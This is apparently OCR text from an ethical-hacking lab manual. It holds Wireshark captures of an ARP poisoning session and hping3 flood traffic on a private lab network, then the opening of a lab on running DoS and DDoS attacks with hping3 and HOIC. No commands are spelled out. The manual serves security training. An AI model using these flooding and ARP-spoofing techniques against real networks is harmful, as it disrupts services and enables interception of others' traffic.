len=40 ip=10.10.1.10 ttl=128 DF id=7 sport=0 flags=RA seq=6 win=0 rtt=2.9 ms
attacker's
README.l
Trasl
EHE Modu
Web Appli
Attacks and
EHE Modu
Wireless Attacks
and Countermeasu...
Menu
Parrot Terminal



The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter
Ethernet
Adapter for loopback traffic cap
Wireshark · Preferences
Appearance
Columns
Font and Colors
Layout
Capture
Expert
Filter Buttons
Name Resolution
Protocols
RSA Keys
Statistics
Advanced
Remember main window size and placement
Open files in
The most recently used folder
This folder:
C:\Users\Administrator\Documents
Browse...
Show up to
10
filter entries
10
recent files
Confirm unsaved capture files
Display autocompletion for filter text
Main toolbar style:
Icons only
Language:
Use system setting
OK
Cancel
Help
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 3.2.3 (v3.2.3-0-gf39b50865a13). You receive automatic updates.
Ready to load or capture
No Packets



The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter
Ethernet
Adapter for loopback traffic cap
Wireshark · Preferences
AJP13
ALC
ALCAP
AllJoyn ARDP
AllJoyn NS
AMP
AMQP
AMR
AMS
AMT
ANCP
ANSI BSMAP
ANSI MAP
ANSI_TCAP
AODV
AOL
APRS
AR Drone
Armagetronad
ARP/RARP
Artemis
ARTNET
ARUBA_ERM
ASAP
Address Resolution Protocol
Detect ARP request storms
Number of requests to detect during period 30
Detection period (in ms) 100
Detect duplicate IP address configuration
Register network address mappings
OK
Cancel
Help
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 3.2.3 (v3.2.3-0-gf39b50865a13). You receive automatic updates.
Ready to load or capture
No Packets


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
31 4.000523 10.10.1.13 10.10.1.10 TCP 54 1225 → 0 [<None>] Seq=1 Win=512 Len=0
32 4.000608 10.10.1.13 10.10.1.10 TCP 54 [TCP Dup ACK 31#1] 1225 → 0 [<None>] Seq=1 Win=512 Len=0
33 4.000613 10.10.1.13 10.10.1.10 TCP 54 [TCP Dup ACK 31#2] 1225 → 0 [<None>] Seq=1 Win=512 Len=0
34 4.001815 10.10.1.10 10.10.1.13 TCP 54 0 → 1225 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
35 4.001866 10.10.1.10 10.10.1.13 TCP 54 0 → 1225 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
36 4.001868 10.10.1.10 10.10.1.13 TCP 54 0 → 1225 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
37 4.999741 10.10.1.13 10.10.1.10 TCP 54 1226 → 0 [<None>] Seq=1 Win=512 Len=0
38 4.999809 10.10.1.13 10.10.1.10 TCP 54 [TCP Dup ACK 37#1] 1226 → 0 [<None>] Seq=1 Win=512 Len=0
39 4.999814 10.10.1.13 10.10.1.10 TCP 54 [TCP Dup ACK 37#2] 1226 → 0 [<None>] Seq=1 Win=512 Len=0
40 5.000935 10.10.1.10 10.10.1.13 TCP 54 0 → 1226 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41 5.000976 10.10.1.10 10.10.1.13 TCP 54 0 → 1226 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42 5.000978 10.10.1.10 10.10.1.13 TCP 54 0 → 1226 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
43 5.785032 MS-NLB-PhysServer-2… Microsof_01:80:01 ARP 42 10.10.1.13 is at 02:15:5d:31:06:69
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_{536507AF-6E4B-47B6-A1FA-471534B82FE8}, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:31:06:67 (02:15:5d:31:06:67), Dst: MS-NLB-PhysServer-21_5d:31:06:69 (02:15:5d:31:06:69)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.10
Transmission Control Protocol, Src Port: 1221, Dst Port: 0, Seq: 1, Len: 0
0000 02 15 5d 31 06 69 02 15 5d 31 06 67 08 00 45 00
0010 00 28 f8 09 00 00 40 06 6c 9c 0a 0a 01 0d 0a 0a
0020 01 0a 04 c5 00 00 55 3a 8a bc 3a 09 2b 23 50 00
0030 02 00 4d d2 00 00
Ethernet: <live capture in progress>
Packets: 43 · Displayed: 43 (100.0%)


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status IP address MAC address Packets -> <- Packets MAC address IP address
Poisoning 10.10.1.10 00155D018001 226 223 02155D310667 10.10.1.13
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
Lost packets: 0%


*Ethernet
File Edit View Go Capture Analyze Stati
Apply a display filter ... <Ctrl-/>
No. Time Source
476 69.005081 10.10.1.10
477 70.004316 10.10.1.13
478 70.004414 10.10.1.13
479 70.004418 10.10.1.13
480 70.005056 10.10.1.10
481 70.005097 10.10.1.10
482 70.005099 10.10.1.10
483 71.004207 10.10.1.13
484 71.004323 10.10.1.13
485 71.004328 10.10.1.13
486 71.004730 10.10.1.10
487 71.004776 10.10.1.10
488 71.004778 10.10.1.10
Frame 1: 54 bytes on wire (432 bits),
Ethernet II, Src: MS-NLB-PhysServer-21
Internet Protocol Version 4, Src: 10.1
Transmission Control Protocol, Src Por
0000 02 15 5d 31 06 69 02 15 5d 31 06
0010 00 28 f8 09 00 00 40 06 6c 9c 0a
0020 01 0a 04 c5 00 00 55 3a 8a bc 3a
0030 02 00 4d d2 00 00
wireshark_Ethernet_20250917074406_a04628
Wireshark · Expert Information · Ethernet
Severity Summary Group Protocol Count
Warning Duplicate IP address configured (10.10.1.10) Sequence ARP/RARP 16
Warning Connection reset (RST) Sequence TCP 216
Note ACK to a TCP keep-alive segment Sequence TCP 7
Note TCP keep-alive segment Sequence TCP 19
Note Duplicate ACK (#1) Sequence TCP 144
Note The acknowledgment number field is nonzero while the A... Protocol TCP 216
No display filter set.
Limit to Display Filter
Group by summary
Search:
Show...
Close
Help


*Ethernet
File Edit View Go Capture Analyze Stati
Apply a display filter ... <Ctrl-/>
No. Time Source
476 69.005081 10.10.1.10
477 70.004316 10.10.1.13
478 70.004414 10.10.1.13
479 70.004418 10.10.1.13
480 70.005056 10.10.1.10
481 70.005097 10.10.1.10
482 70.005099 10.10.1.10
483 71.004207 10.10.1.13
484 71.004323 10.10.1.13
485 71.004328 10.10.1.13
486 71.004730 10.10.1.10
487 71.004776 10.10.1.10
488 71.004778 10.10.1.10
Frame 1: 54 bytes on wire (432 bits),
Ethernet II, Src: MS-NLB-PhysServer-21
Internet Protocol Version 4, Src: 10.1
Transmission Control Protocol, Src Por
0000 02 15 5d 31 06 69 02 15 5d 31 06
0010 00 28 f8 09 00 00 40 06 6c 9c 0a
0020 01 0a 04 c5 00 00 55 3a 8a bc 3a
0030 02 00 4d d2 00 00
wireshark_Ethernet_20250917074406_a04628
Wireshark · Expert Information · Ethernet
Severity Summary Group Protocol Count
Warning Duplicate IP address configured (10.10.1.10) Sequence ARP/RARP 16
45 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
45 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
46 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
46 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
155 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
155 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
156 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
156 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
249 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
249 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
250 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
250 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
451 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
451 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
452 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
452 10.10.1.10 is at 02:15:5d:31:06:69 (duplicate use of 10.10.1.1... Sequence ARP/RARP
Warning Connection reset (RST) Sequence TCP 216
Note ACK to a TCP keep-alive segment Sequence TCP 7
Note TCP keep-alive segment Sequence TCP 19
Note Duplicate ACK (#1) Sequence TCP 144
Note The acknowledgment number field is nonzero while the A... Protocol TCP 216
No display filter set.
Limit to Display Filter
Group by summary
Search:
Show...
Close
Help




Lab 4: Perform DoS and DDoS Attacks using Various Techniques on a Target Host to Prevents Access to System Resources for Legitimate Users

**Lab Scenario**

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to

the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

**Lab Objectives**


- Perform a DoS Attack on a Target Host using hping3
- Perform a DDoS Attack using HOIC


Task 1: Perform a DoS Attack on a Target Host using hping3


hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.


It performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions.


Here, we will use the hping3 tool to perform DoS attacks such as SYN flooding, Ping of Death (PoD) attacks, and UDP application layer flood attacks on a target host.


Capturing from Ethernet 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
